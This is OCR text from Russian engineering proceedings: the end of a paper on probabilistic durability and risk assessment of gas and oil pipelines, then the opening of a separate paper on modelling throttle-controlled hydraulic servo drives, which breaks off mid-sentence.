$$Q(\tau) = \sum_{k=1}^{K} \left(\frac{Q_k(\tau)}{1 - Q_k(\tau)} \right) \prod_{k=1}^{K} [1 - Q_k(\tau)]$$
 (1)

пессимистический сценарий

$$Q(\tau) = 1 - \prod_{k=1}^{K} [1 - Q_k(\tau)]$$
 (2)

Выражение (1) определяет сумму независимых событий – разрушений k-го участка при от-

сутствии разрушения остальных участков. Выражение (2) определяет сумму независимых событий — разрушений по крайней мере k-го участка. Аналогично имеем:

оптимистический сценарий

$$Q(\tau) = \sum_{q=1}^{Q} \left(\frac{Q_{k,q}(\tau)}{1 - Q_{k,q}(\tau)} \right) \prod_{q=1}^{Q} [1 - Q_k(\tau)]$$
 (3)

пессимистический сценарий

$$Q_{k}(\tau) = 1 - \prod_{q=1}^{\mathbb{Q}} \left[1 - Q_{k,q}(\tau) \right]$$
 (4)

Функцию распределения вероятности разрушения $Q_{k,q} = Q_{k,q}(\tau)$ предлагается описывать распределением типа Пуассона по первому разрушению q-го элемента в следующем виде:

$$Q_{k,q}(\tau) = \varphi_{k,q}(\tau)e^{1-\varphi_{k,q}(\tau)},$$

$$\varphi_{k,q}\left(\tau\right) = \lambda_q l_q n_{k,q} \frac{\tilde{t}}{t_{f,k,q}} \tau, \quad q = 1,...\mathbb{Q}, \quad k=1,...K$$
 (5)

В выражение (5) входит параметр \tilde{t} – экономически и социально приемлемый срок службы конструкции, назначаемый нормами проектирования объектов. Например, для магистральных трубопроводов $ilde{t}$ находятся в интервале $35 \div 45$ лет, для обвязочных трубопроводов – 60÷65 лет, для промысловых трубопроводов - $15 \div 20$ лет. Под λ_a обозначены коэффициенты интенсивности потока разрушений q-го элемента, т.е. количество разрушений q-го элемента в единицу времени (год) на единицу длины (км), известные по статистике разрушений при эксплуатации аналогичных конструкций в аналогичных природно-климатических условиях. Для тройниковых соединений в качестве λ_q рассматривается количество разрушенных элементов в единицу времени к общему количеству элементов и в выражение (5) не входит величина l_a .

Критерий конструктивной надежности конструкции формулируется таким образом:

$$Q(\tau) \leq \tilde{Q},$$
 (6)

при условии $t_{f,k,q} \geq \tilde{t}$, k=1,...K, $q=1,...\mathbb{Q}$, функция $Q=Q(\tau)$ определяется по (1) — (5); \tilde{Q} — приемлемый конструкционный риск согласно проекта. Срок службы конструкции t_f определяется как решение уравнения:

$$Q(t_f) = \tilde{Q} \tag{7}$$

Функция распределения вероятности разрушения конструкции $Q_R = Q_R(\tau)$, $t_R \le \tau$ (t_R – суммарное время всех R нормативных диагностик), после проведения R нормативных диагностик ее технического состояния и замене конструктивных элементов с недопустимыми дефектами определяется через функции распределения вероятности разрушения k-го участка после R диагностик $Q_{k,R} = Q_{k,R}(\tau)$ согласно (1), (2) следующим образом:

оптимистический сценарий

$$Q_{R}(\tau) = \sum_{k=1}^{K} \left(\frac{Q_{k,R}(\tau)}{1 - Q_{k,R}(\tau)} \right) \prod_{k=1}^{K} [1 - Q_{k,R}(\tau)]$$
(8)

пессимистический сценарий

$$Q_{R}(\tau) = 1 - \prod_{k=1}^{K} [1 - Q_{k,R}(\tau)]. \tag{9}$$

Соответственно для $Q_{k,R} = Q_{k,R}(\tau)$ имеем следующие выражения:

оптимистический сценарий

$$Q_{k,R}(\tau) = \sum_{r=1}^{R} \left(\frac{Q_{k,r}(\tau)}{1 - Q_{k,r}(\tau)} \right) \prod_{r=1}^{R} [1 - Q_{k,r}(\tau)], \quad (10)$$

пессимистический сценарий

$$Q_{k,R}(\tau) = 1 - \prod_{r=1}^{R} [1 - Q_{k,r}(\tau)], \tag{11}$$

где функция распределения вероятности разрушения k-го участка, выявленного r-м диагностическом обследованием r=1,...R, $Q_{k,r}$ = $Q_{k,r}$ (τ) выражается через функцию распределения вероятности разрушения q-х элементов k-го участка, выявленного при r-м диагностическом обследовании $Q_{k,r,q} = Q_{k,r,q}(\tau)$ в виде:

оптимистический сценарий

$$Q_{k,r}(\tau) = \sum_{q=1}^{Q} \left(\frac{Q_{k,r,q}(\tau)}{1 - Q_{k,r,q}(\tau)} \right) \prod_{q=1}^{Q} [1 - Q_{k,r,q}(\tau)]$$
(12)

пессимистический сценарий

$$Q_{k,r}(\tau) = 1 - \prod_{q=1}^{Q} [1 - Q_{k,r,q}(\tau)]$$
 (13)

Функция распределения вероятности разрушения $n_{k,q}$ q-х элементов k-го участка, выявленного r-м диагностическом обследованием, $Q_{k,r,q} = Q_{k,r,q}(\tau)$ определяется через функцию распределения вероятности разрушения $n_{k,q}$ q-х элементов k-го участка по дефекту j-го вида, вы-

явленном при r-м диагностическом обследовании, $Q_{k,r,q,j} = Q_{k,r,q,j}(\tau)$ так:

$$Q_{k,r,q}(\tau) = \sum_{j=1}^{J} \left(\frac{Q_{k,r,q,j}(\tau)}{1 - Q_{k,r,q,j}(\tau)} \right) \prod_{j=1}^{J} \left[1 - Q_{k,r,q,j}(\tau) \right]$$
(14)

пессимистический сценарий

$$Q_{k,r,q}(\tau) = 1 - \prod_{j=1}^{J} [1 - Q_{k,r,q,j}(\tau)]$$
 (15)

И, наконец, для $Q_{k,r,q,j} = Q_{k,r,q,j}(\tau)$ имеем следующие выражения:

$$Q_{k,r,q,j}(\tau) = \varphi(\tau)e^{1-\varphi(\tau)},$$

$$\varphi(\tau) = \lambda_{r,q,j} l_q n_{k,q} \frac{\tilde{t}}{\Delta t_{f,k,q,j}} \tau, \qquad (16)$$

в которых $\lambda_{r,q,j}$ — коэффициенты интенсивности потока разрушений, т. е. количество разрушений q-го элемента по дефекту j-го вида, выявленное r-м диагностическим обследованием или известное по статистике разрушений (в этом случае примем r=1) в единицу времени (год) на единицу длины (км).

Критерий конструктивной надежности конструкции после проведения R нормативных диагностик ее технического состояния и замене конструктивных элементов с недопустимыми дефектами формулируется таким образом:

$$Q_R(\tau) \le \tilde{Q} \tag{17}$$

где функция $Q_R = Q_R(\tau)$ определяет конструкционный риск на интервале $[t_R, t]$ по (8)–(16); \tilde{Q} — приемлемый конструкционный риск согласно проекта. Остаточный срок службы конструкции Δt_f определяется согласно (7) как решение уравнения:

$$Q(\Delta t_f) = \tilde{Q} \tag{18}$$

Определение долговечности конструктивного элемента

Нагружение трубопровода внутренним давлением падает от компрессорной станции по длине, происходят случайные и плановые (в зависимости от объема потребления) колебания давления с амплитудой до 10–15% от максимального значения. Экспериментально обнаружено, что эти колебания определяют разрушение конструкционных элементов, особенно в зонах концентрации напряжений. Зависимость давления от времени предлагается рассматри-

вать в виде конечного ряда Фурье [9–12]. Нагружение q-го элемента k-го участка внутренним давлением можно представить кольцевым $\sigma_{\theta\theta,q}\left(k,\tau\right)\equiv\sigma_{1,q}\left(k,\tau\right)$ и осевым $\sigma_{zz,q}\left(k,\tau\right)=\sigma_{2,q}\left(k,\tau\right)$, напряжениями на интервале времени $\tau\in[0,t]$ следующим образом:

$$\begin{cases} \sigma_{1,q} = K_{\theta,q} \sigma_{\theta} f(l_k) \left(\alpha + \sum_{s=1}^{4} \sigma^s \sin \omega_s \tau \right) \\ \sigma_{zz,q} = K_{z,q} \left(\frac{v \sigma_{1,q}(\tau)}{K_{\theta,q}} + \sigma_z(k) \right) \end{cases}, \\ k=1,...K, q=1,...Q, \tau \in [0,t];$$

$$\sigma_{\theta} = \frac{p(R - \delta^*)}{\delta^*}, f(l_k) = 1 - C_k \frac{l_k}{L_0},$$

$$\sigma_z(k) = E \left[-\alpha T_k \pm R \sqrt{\frac{1}{\rho_{1,k}^2} + \frac{1}{\rho_{2,k}^2}} \right],$$

$$T_k = T_0 \left(1 - \beta \frac{l_k}{L_0} \right),$$

$$(19)$$

p — рабочее (нормативное) давление перекачиваемого продукта, δ^*- толщина стенок с определенными допусками, R- радиус основной трубы, $\alpha,$ $\sigma^{\rm s}-$ параметр асимметрии и амплитуды напряжений соответственно, $\omega_{\rm s}-$ частота,

$$\omega_s=10^sigg[rac{ ext{циклов}}{ ext{год}}igg], \quad s=1,..4, \; T_k, T_0 \;\; - \;\; ext{рабочая} \;\; ext{и}$$

начальная температура после строительства, $0.25 \le C_k \le 0.35$ — коэффициент, учитывающий скорость падения средних значений внутреннего давления газа, $0 \le \beta \le 0.55$ — коэффициент, учитывающий скорость падения температуры стенок элементов по длине участка, $\rho_{1,k}$, $\rho_{2,k}$ — радиусы изгиба оси участка при его укладке, $K_{0,q}$ и $K_{q,z}$ — коэффициенты концентрации напряжений в тангенциальном и осевом направлении соответственно.

Для определения функции распределения вероятности разрушения q-го элемента

$$Q_q = Q_q(\tau), 0 \le Q_q \le 1, \tau \in [0, t], q = 1, \dots \mathbb{Q},$$

при однородном нагружении элемента предлагается следующее определяющее соотношение [4, 9–12]:

$$Q_{q}(\tau) = \frac{\sigma_{\theta} f(l_{k}) \alpha^{2}}{\Pi_{1}(\tau, k)} + \frac{\left|\sigma_{z}(k) + \nu \sigma_{\theta} f(l_{k}) \alpha\right| \alpha}{\sqrt{\Pi_{1}(\tau, k) \Pi_{2}(\tau, k)}} + \frac{\left(\sigma_{z}(k) + \nu \sigma_{\theta} f(l_{k}) \alpha\right)^{2}}{\Pi_{2}(\tau, k)}$$
(20)

$$\Pi_{1}(\tau) = \alpha \sigma^{*}(\tau) + \sum_{s=1}^{4} \sigma^{s} \sigma_{-1}(\tau, \omega_{s}), \Pi_{2}(\tau) =$$

$$= v \sigma_{\theta} f(l_{k}) \Pi_{1}(\tau) + |\sigma_{z}| \sigma^{*}(\tau)$$

где $\sigma_{-1} = \sigma_{-1}(\tau, \omega_s)$ — кривая усталости по уровням дефектности или по полному разрушению (с учетом развития трещин по механике разрушения) при симметричном одноосном нагружении основного металла, $\sigma^* = \sigma^*(\tau)$ — кривая длительной прочности основного металла (или $\sigma^* = \sigma_{sp}^*, \sigma_{sp}$ — времхенное сопротивление).

Для q-ого элемента при неоднородном напряженном состоянии определяющее соотношение для функции распределения вероятности разрушения $Q_q = Q_q(\tau)$ записывается так:

$$\begin{split} Q_{q}(\tau) &= R_{q}\left(\tau, k\right) + \\ &+ \sqrt{R_{1,q}\left(\tau, k\right)R_{2,q}\left(\tau, k\right)} + R_{2,q}\left(\tau, k\right), \qquad (21) \\ R_{1,q}(\tau, k) &= K_{\theta,q}\sigma_{\theta}f\left(l_{k}\right) \times \\ &\times \left(\frac{\alpha}{\sigma_{q}^{*}\left(\tau, K_{\theta,q}\right)} + \sum_{s=1}^{4} \frac{\sigma^{s}}{\sigma_{-1,q}\left(\tau, \omega_{s}, K_{\theta,q}\right)}\right), \\ R_{2,q}\left(\tau, k\right) &= K_{z,q}\left(\frac{\nu R_{1,q}\left(\tau, k\right)}{K_{\theta,q}} + \frac{\left|\sigma_{z}(k)\right|}{\sigma_{q}^{*}\left(\tau, K_{z,q}\right)}\right) \end{split}$$

где $\sigma_{-1,q} = \sigma_{-1,q}(\tau,\omega_s,K_{\theta,q})$ — экспериментально определяемая предельная амплитуда кольцевого напряжения q-го элемента с концентратором по уровням дефектности или по полному разрушению (с учетом развития трещин по механике разрушения) при симметричном внутреннем давлении, $\sigma_q^* = \sigma_q^*(\tau,K_{\theta,q}), \sigma_q^* = \sigma_q^*(\tau,K_{z,q})$ — экспериментально определяемые предельные кольцевые и осевые напряженияq-ого элемента с концентратором при внутреннем давлении.

Параметр асимметрии α и амплитуды σ^s , s=1,...,4 являются случайными величинами. Рассматривая различные группы значений $\left(\alpha,\sigma^0\ldots\sigma^4\right)$, g=1,...,G, определяется срок службы q-ого элемента k-го участка $t_{f,q,g}$ (в этом пункте $t_{f,q,g}$ обозначена для простоты $t_{f,q}=t_{f,q}(k)$) из следующих уравнений:

$$Q_q(t_{f,q,g}) = 1, q = 1,...\mathbb{Q}, g = 1,...G,$$
 (22)

где для $Q_q=Q_q(\tau)$ имеем (20), (21). Далее в качестве срока службы $t_{f,q}$ q-го элемента k-го участка рассматривается минимальное значение из сроков службы $t_{f,a,g}$:

$$t_{f,q} = \min\{t_{f,q,g}, g = 1,...,G\}$$
 (23)

Аналогично находится остаточный срок службы q-го элемента k-го участка по j-му разрушению $\Delta t_{f,q,j}$. Для функции распределения вероятности разрушения q-го элемента по j-му разрушению $Q_{q,j} = Q_{q,j}(\tau), \quad 0 \leq Q_{q,j} \leq 1, \quad \tau \in [0,t], \quad q=1,...\mathbb{Q}, \quad j=1,...J$, справедливы соотношения (20), (21), при этом все экспериментально определяемые кривые строятся для элемента с дефектом j-го вида.

О безопасности эксплуатации конструкций

На основе анализа литературных источников и нормативных документов выделяются следующие основные негативные факторы поражения при разрушении конструкций продуктопроводов: токсическое воздействие от истечения перекачивающих токсических жидкостей и газов (i=1); термическое воздействие при возгорании струи газа, истекающего из сквозной трещины (i=2); термическое воздействие при загорании облака газовоздушной смеси (i=3); ударные воздушные волны, обусловленные расширением газа и продуктов его сгорания (i=4); поражение от разлета фрагментов разрушенных конструктивных элементов (i=5). Эти факторы возникают с вероятностью J_i , i=1,...5, которая определяется в отрасли по статистике их появления при разрушении аналогичных конструкций.

Рассматриваются известные понятия: социального риска $I_1, 0 \le I_1 \le 1, \tau \in [0, t],$ – вероятности поражения человека, промышленного риска $I_2, 0 \le I_2 \le 1, \tau \in [0, t]$, — вероятности разрушения промышленных объектов, находящихся в потенциально-опасной зоне вблизи конструкции, экологического риска уничтожения флоры $I_3, 0 \le I_3 \le 1, \tau \in [0, t]$ – вероятности уничтожения флоры, растущей в потенциально-опасной зоне вблизи конструкции, и экологического риска уничтожения фауны I_4 , $0 \le I_4 \le 1$, $\tau \in [0,t]$ вероятности уничтожения фауны при строительстве и эксплуатации конструкции. Нормами и ГОСТами для конкретных конструкций определяются приемлемые $\tilde{I}_{m}m = 1, ...4$, социального, промышленного и экологического рисков как их приемлемое количество при разрушении конструкции в течении приемлемого срока службы \tilde{t} .

Согласно развиваемому подходу [4-12] критерии безопасности с учетом социальных, промышленных и экологических рисков при эксплуатации конструкций предлагается записывать следующим образом:

$$Q(\tau)I_m(\tau) \le \tilde{Q}\tilde{I}_m, m = 1, \dots, 4$$
 (24)

оптимистический сценарий

$$I_{m} = \sum_{i=1}^{5} \left(\frac{J_{i} I_{m,i}}{1 - J_{i} I_{m,i}} \right) \prod_{i=1}^{5} \left[1 - J_{i} I_{m,i} \right], \tag{25}$$

пессимистический сценарий

$$I_m = 1 - \prod_{i=1}^{5} \left[1 - J_i I_{m,i} \right], \tag{26}$$

$$I_{m,i} =$$

$$= \max \left\{ \int_{0}^{R2\pi} \int_{0}^{\pi} \rho_{m}(r,\theta) I_{i}(r,\theta,\tau) r dr d\theta : 0 \le \tau \le t_{i} \right\},$$

$$m = 2.3.$$
(27)

$$m_{i} =$$

$$= \max \left\{ \int_{0}^{R2\pi} \int_{0}^{\infty} \left(\rho_{m}(r, \theta, \xi) I_{i}(r, \theta, \tau) r dr d\theta : \right) \right\},$$

$$0 \le \xi \le t_{p}; 0 \le \tau \le t_{i}$$

$$m = 1.4$$
(28)

$$I_{1}(r,\theta,\tau) = a_{1} \ln \left\{ \left(\frac{D(r,\theta,\tau)}{D_{1}} \right)^{2} \frac{\tau}{t_{1}} \right\},$$

$$0 \le \tau \le t_{1}, a_{1}, D_{1} = \text{const},$$
(29)

$$I_{2}(r,\tau) = a_{2} \ln \left\{ \left(\frac{q(r,\tau)}{q_{2}} \right)^{4/3} \frac{\tau}{t_{2}} \right\},$$

$$0 \le \tau \le t_{2}, a_{2}, q_{2} = \text{const},$$
(30)

$$I_{3}(r,\tau) = a_{3} \ln \left\{ \left(\frac{q(r,\tau)}{q_{3}} \right)^{4/3} \frac{\tau}{t_{3}} \right\},$$

$$0 \le \tau \le t_{3}, a_{3}, q_{3} = \text{const},$$
(31)

$$I_{4}(r,\tau) = a_{4} \ln \left\{ \left(\frac{p_{0}}{p(r,\tau)} \right)^{\alpha} + \left(\frac{I_{0}}{I(r,\tau)} \right)^{\beta} \right\},$$

$$0 \le \tau \le t_{4}, \ a_{4}, p_{0}, I_{0}, \alpha, \beta = \text{const},$$
(32)

$$I_{5}(r) = a_{4} + b_{5} \left\{ \left(\frac{m v(r, \tau)}{I_{0}} \right)^{2} \right\},$$

$$0 \le \tau \le t_{5}, \ a_{5}, b_{5}, I_{0} = \text{const},$$
(33)

где (r,θ) — полярная система координат с центром в точке i-го негативного фактора, $\rho_m = \rho_m(r,\theta,t)$ — функция распределения плотности людей, промышленных объектов, представителей флоры и фауны в зоне $[0, r_0]$ в зависимости от времени, r_0 — радиус действия i-го негативного фактора, t_i — время действия i-го негативного фактора. Функция $D = D(r,\theta,t)$ в (29) — удельная концентрация (отнесенная к единице объема) токсического вещества в точке (r,θ) в

момент времени τ , зависящая от плотности газа, средней скорости ветра, интенсивности и длительности выбросов и определяемая методами гидроаэродинамики; константы (α_1, D_0, t_1) лежат в таких диапазонах:

$$0,2 \leq \alpha_1 \leq 2,5;$$

$$7 < -\alpha_1 \ln(D_1^2 t_1) < 60; \ 0,2 \leq \alpha_1 \leq 2,5.$$

Функция $q=q(r,\tau)$ в (30) и (31) — удельный тепловой поток в точке r в момент времени τ , t_2 — полное время горения струи, t_3 — время существования огневого шара, константа a_3 выбирается равной a_3 =2,5. В выражении (32) функции $p=p(r,\tau)$ и $I=I(r,\tau)$ соответственно импульс и максимальное избыточное давление на фронте волны (в зависимости от расстоянии r от центра взрыва) и t_4 — время действия взрывной волны, коэффициенты

$$a_4 = -0.2$$
, $p_0 = 40$ MPa,
 $I_0 = 450$ kr·m/c,
 $\alpha = 7.5$, $\beta = 11.5$.

В (33) параметры m и $\nu=\nu(r,\tau)$ соответственно масса и скорость фрагмента и t_5 — время разлета фрагментов находятся из решения задачи об ударном разрушении сосудов давления; параметры a_5 =10,5, b_5 =-21

Для газопроводов Российской Федерации федеральные приемлемые риски эксплуатации в течение приемлемого срока службы следующие:

$$ilde{I}_1 = \! \left(2 \cdot 10^{-4} - 2 \cdot 10^{-5}
ight) \! \left[rac{ ext{число людей}}{ ext{км}}
ight] \! \cdot L_0,$$
 $ilde{I}_2 = \! \left(10^{-3} - 10^{-4}
ight) \! \left[rac{ ext{число объектов}}{ ext{кв. км}}
ight] \! \cdot S_0,$ $ext{число}$

$$ilde{I}_3 = \! \left(10^{-1} - 10^{-2}
ight) \!\! \left[rac{ ext{представителей флоры}}{ ext{кв. км}}
ight] \! \cdot S_0,$$

$$ilde{I}_4 = \! \left(10^{-2} - \! 10^{-3}
ight) \! \left[rac{ ext{представителей фауны}}{ ext{кв. км}}
ight] \! S_0$$
 ,

 S_0 – площадь потенциально опасной зоны.

Сроки службы конструкции $t_{f,m}$ с учетом социальных, промышленных и экологических рисков соответственно находятся как решение уравнений:

$$Q(t_{f,m}) = \frac{\tilde{I}_m}{I_m} \tilde{Q}, \ m = 1,...4.$$
 (34)

Выполняется следующее неравенство: $t_{f,m} \leq t_f$, где долговечность t_f , определяется по (7) без учета рисков. Величины $t_{f,m}$ — сроки службы конструкции с учетом социальных, промышленных и экологических рисков соответственно.

Остаточный срок службы конструкции $\Delta t_{f,m}$ с учетом социальных, промышленных и экологических рисков соответственно определяется согласно (18) как решение уравнения:

$$Q(\Delta t_{f,m}) = \frac{\tilde{I}_m}{I_m} \tilde{Q}, \ m = 1, \dots 4.$$
 (35)

Предложенный метод был применен при оценке долговечности и безопасной эксплуатации конструкций нефте- и газопроводов. Был подготовлен ряд Заключений о сроках службы и остаточных сроках службы различных участков с определенным уровнем накопленных дефектов [5–12].

Библиографический список

- 1. *Махутов Н. А.* Безопасность России. Правовые, социально-экономические и научно-технические аспекты. М.: Знание, 2018. 1016 с.
- 2. Проблемы прочности, техногенной безопасности и конструкционного материаловедения / под ред. Н. А. Махутова, Ю. Г. Матвиенко, А. Н. Романова. М.: Ленанд, 2018. 720 с.
- 3. *Махутов Н. А.* Безопасность и риски: системные исследования и разработки. Новосибирск: Наука, 2017. 724 с.
- 4. Завойчинский Б. И. Долговечность магистральных и технологических трубопроводов. Теория, методы расчета, проектирование. М.: Недра, 1992. 271 с.
- 5. Машиностроение: энциклопедия. Т. IV-3: Надежность машин / под ред. В. В. Клюева. М.: Машиностроение, 2003. С. 525–585.
- 6. Завойчинская Э. Б. Усталостное масштабноструктурное разрушение и долговечность конструкций при пропорциональных процессах нагружения: автореф. дис. ... д-ра техн. наук. М.: Генезис, 2018. 46 с.
- 7. Завойчинская Э. Б., Овчинникова Н. В. К оценке долговечности протяженных конструкций в сложных природно-климатических условиях // Динамические и технологические проблемы механики конструкций и сплошных сред им. А. Г. Горшкова: Материалы XXV Международ. симп. Т. 2. М.: ТРП, 2019. С. 163–171.

- 8. Zavoychinskaya E. B. A Stochastic Theory of Scale-Structural Fatigue and Structure Durability at Operational Loading // Understanding complex systems. Germany: Springer, 2020. P. 71–89.
- 9. Завойчинский Б. И., Завойчинская Э. Б., Волчанин А. В. Вероятностная оценка остаточных сроков безопасной эксплуатации протяженных конструкций // Справочник. Инженерный журнал. М.: Машиностроение. № 7. 2012. С. 41–46.
- 10. Завойчинский Б. И., Гиллер Г. П., Завойчинская Э. Б. Рекомендации по оценке безопасности и долговечности газопроводов при проектировании. М.: ИРЦ Газпром, 2002. 160 с.
- 11. Завойчинский Б. И., Тутнов И. А., Завойчинская Э. Б. Рекомендации по оценке безопасности магистрального газопровода при проектировании. М.: ИРЦ Газпром, 2000. 105 с.
- 12. Завойчинская Э. Б., Завойчинский Б. И. Теоретические основы и практические подходы анализа безопасности конструкций трубопроводов (в четырех частях) // Справочник. Инженерный журнал. М.: Машиностроение. Ч. 1: № 5. 1998. С. 48–52; Ч. 2: № 6. 1998. С. 41–47; Ч. 3: № 1. 1999. С. 31–40. Ч. 4: № 4. 1999. С. 47–51.
- 13. Zavoychinskaya E. B. On the Theory of Scale Structural Fatigue of Metals at the Proportional Loading // Journal of Physics. 2020. Vol. 1431. P. 012024–012032.

УДК 004.942

студент

DOI: 10.31799/978-5-8088-1556-8-2021-16-106-110

Ю. Ю. Зуев*
кандидат технических наук, доцент
Е. Ю. Зуева*
кандидат технических наук, доцент
И. В. Меркурьев*
доктор технических наук, профессор
П. А. Скулова*
студент
В. Дони*

ПОСТАНОВКА ПРЯМОЙ И ОБРАТНОЙ ЗАДАЧИ СЛЕДЯЩЕГО ГИДРАВЛИЧЕСКОГО ПРИВОДА С ДРОССЕЛЬНЫМ УПРАВЛЕНИЕМ С ПОЗИЦИИ СИСТЕМНО-КРЕАТИВНОГО ПОДХОДА

Сделана попытка постановки задачи анализа и синтеза гидравлических следящих приводов с дроссельным управлением потоками гидроэнергии, основанная на принципах системно-креативного подхода — современной методологии исследования и создания конкурентоспособных технических систем. Ключевые слова: анализ, синтез, гидравлические следящие приводы, управление, системно-креативный подход.

Yu. Yu. Zuev*
PhD, Tech., Associate Professor
E. Yu. Zueva*
PhD, Tech., Associate Professor
I. V. Merkuryev*
Dr. Sc., Tech., Professor
P. A. Skulova*
Student
V. Doni*
Student

FORMULATION OF THE DIRECT AND INVERSE PROBLEMS OF A TRACKING HYDRAULIC ACTUATOR WITH THROTTLE CONTROL FROM THE POSITION OF A SYSTEM-CREATIVE APPROACH

In this paper, an attempt is made to formulate the problem of analysis and synthesis of hydraulic tracking actuator with throttle control of hydroelectric power flows, based on the principles of a system-creative approach – a modern methodology for research and creation of competitive technical systems. **Keywords:** analysis, synthesis, hydraulic tracking actuator, control, system-creative approach.


Введение

Гидравлические следящие приводы с дроссельным управлением потоками гидроэнергии (ГСП/Д) являются наиболее распространенными исполнительными модулями для манипуляционных систем и экзоскелетов. Это обусловлено известными преимуществами ГСП/Д (компактностью, быстродействием, сравнительно невысокой стоимостью и др. [1–4]) в диапазоне выходных мощностей 800–3000 Вт, характер-

ном для таких систем. Исследование таких приводов (впрочем, как и гидроприводов с другими способами управления энергопотоками) обычно осуществляется путем определения связи между каким-либо варьируемым параметром (или параметрами) и интересующими свойствами данных устройств с установлением (уточнением) физической сущности причинно-следственных цепочек. Решение обратной задачи (синтеза) из-за сложности таких задач в «классической постановке», как правило, сводится к на-

^{*} Национальный исследовательский университет «МЭИ», Москва

^{*} National Research University «Moscow Power Engineering Institute»



Puc.~1.~Cxематичный внешний вид $\Gamma C\Pi/\mathcal{A}$

правленному перебору кажущихся рациональными сочетаний параметров приводов с последующим отбором предпочтительных вариантов (т. е. методом многовариантного анализа).

При этом обычно упускается из виду, что произвольное изменение того или иного параметра при неизменности значений остальных параметров часто «автоматически» переводит рассматриваемый объект в иную типоразмерную группу, обладающую уже иной совокупностью показателей функциональной пригодности. Так, например, весьма популярные исследования свойств ГСП/Д или попытки получить требуемые характеристики привода для той или иной силовой системы объекта варьированием напорного давления (в линии гидропитания), значениями характерного параметра гидродвигателя привода (площади поршня для гидроцилиндра или объемной постоянной для гидромотора или поворотного гидродвигателя), хода штока (для цилиндра), параметрами гидроусилителя и т. п., по существу, есть попытки рассмотрения и сравнения несопоставимых ГСП/Д по совершаемой работе, выходным мощностям, скоростным, массогабаритным и стоимостным показателям, а также требующихся для работы ГСП/Д различных по мощности, габаритам и стоимости источников гидроэнергии.

В результате очевидной неправомочности подобного сравнения получающихся «разнокалиберных» приводов, как следствие — их систем гидропитания и, часто, ограниченного рамками только исполнительных модулей, делаются выводы, возможно, и имеющие некую академическую ценность, но мало- или совсем непригодные для практики.

Методология решения прямых и обратных задач в соответствии с принципами системнокреативного подхода (СКП) в общей постановке достаточно подробно описана в [5]. Сопоставление имеющихся и проектных вариантов ГСП/Д в соответствии с СКП должно выполняться при равных или близких показателях работоспособности — назначения (ПР) приводов на основании сравнения совокупности показателей конкурентоспособности (ПК), т. е. в единственно корректной постановке задачи такого типа.

Математические модели и передаточные функции привода

Алгоритмизация общей методологии решения задач анализа и оптимизации применительно к ГСП/Д с использованием универсальных математических моделей приводов была подробно изложена в [2]. Реализация данного алгоритма в данной статье показана на примере наиболее распространенных одноканальных моноблочных ГСП/Д, закрепленных на фундаменте конечной жесткости C_{Φ} , с гидродвигателем - симметричным (двухштоковым) цилиндром: гидромеханического следящего привода с дроссельным управлением (Γ MCП/Д) [1, 3, 6, 7] и одноканального электрогидравлического привода с дроссельным управлением (ЭГСП/Д) [2, 3, 7]). В ГМСП/Д применяется однокаскадный золотниковый гидроусилитель (ЗГУ), а для ЭГСП/Д - одно- или многокаскадный электрогидравлический усилитель (ЭГУ) с непроточным выходным каскадом [1-4, 6-9]. Схематично внешний вид таких $\Gamma C\Pi/\Pi$ показан на рис. 1, а структурная схема приводов, соответствующая универсальной модели, - на рис. 2. Приводы соединяются с регулируемым органом объекта силовой проводкой.

Передаточные функции (ПФ) разомкнутого $W_{\rm p}({\rm s})$ и замкнутого Ф(s) привода по управляющему воздействию, ПФ обратной связи $W_{\rm oc}({\rm s})$ константы и постоянные времени имеют вид (формирование универсальной модели и ее преобразования см. в [2]):

$$W_p(s) = \frac{L[y(s)]}{L[\Delta g(s)]} = W_{\Pi}(s)W_{OC}(s);$$

$$\Phi(s) = \frac{L[y(s)]}{L[g_{ex}(s)]} = \frac{W_g(s)W_{\Pi}(s)}{1 + W_p(s)}. \tag{1}$$




Рис. 2. Структурная схема приводов для универсальной модели

Выражения для определения ПФ, коэффициентов и постоянных времени есть:

$$\begin{split} W_{II}(s) &= k_{Qx} W_{\Delta}(s) \frac{1}{F(A_{II}s^3 + B_{II}s^2 + C_{II}s + 1)}; \\ W_{oc}(s) &= k_{\kappa oc} (T_{\phi 2}^2 s^2 + T_{\phi 1}s + 1) W_{\kappa oc}(s); \\ A_{II} &= \frac{T_Q T_M}{k_Q k_M F}; B_{II} = \frac{T_Q + T_M}{k_Q k_M F}; C_{II} = \frac{1}{k_Q k_M F}; \\ T_{\phi 2}^2 &= \frac{k_s F T_M}{k_{\kappa oc} k_M C_{\phi}}; C_{II} = \frac{k_s F}{k_{\kappa oc} k_M C_{\phi}}; \\ \frac{1}{k_Q} &= k_{on} + k_{Qp}; T_Q = \frac{V k_Q}{2E}; \frac{1}{k_M} = \frac{D}{F}; \\ T_M &= \frac{m}{D}; k_{Qx} = \frac{q_{\partial IV}^{xx}}{x_m}; k_{Qp} = \frac{2q_{\partial IV}^{xx}}{3p_{nm}}, \end{split}$$

где s — оператор Лапласа; $g_{_{\mathrm{BX}}}$ — входной информационный сигнал (механический $y_{\rm вx}$ для ГМСП/Д или напряжение $U_{\rm BX}$ для ЭГСП/Д); $g_{
m oc}$ – сигнал обратной связи привода (перемещение $y_{\rm oc}$ для ГМСП/Д и $U_{\rm oc}$ для ЭГСП/Д); p – перепад давлений в выходных гидролиниях ГУ (в полостях гидродвигателя); x – смещение запорно-регулирующего элемента выходного каскада усилителя; Δg — рассогласование в приводе (xдля $\Gamma MC\Pi/\Pi$ и электрическая ошибка ΔU для $\Im \Gamma \Pi / \Pi$; y – перемещение выходного звена привода; F – рабочая площадь поршня Ц; k_s – коэффициент, учитывающий знак дополнительной обратной связи по деформации фундамента (координате y_{th}): он равен нулю для привода разнесенного исполнения, т. е. когда гидродвигатель и датчик электрической обратной связи располагаются на разных фундаментах, $k_s = +1$ при отрицательной дополнительной обратной связи по деформации фундамента и $k_s = -1$ при положительной обратной связи для приводов - моноблоков; k_{Qx} – коэффициент усиления выходного каскада усиления ГУ по расходу; $k_{\rm oc}$ – коэффициент обратной связи (кинематической обратной связи – ОС для ГМСП/Д или механического

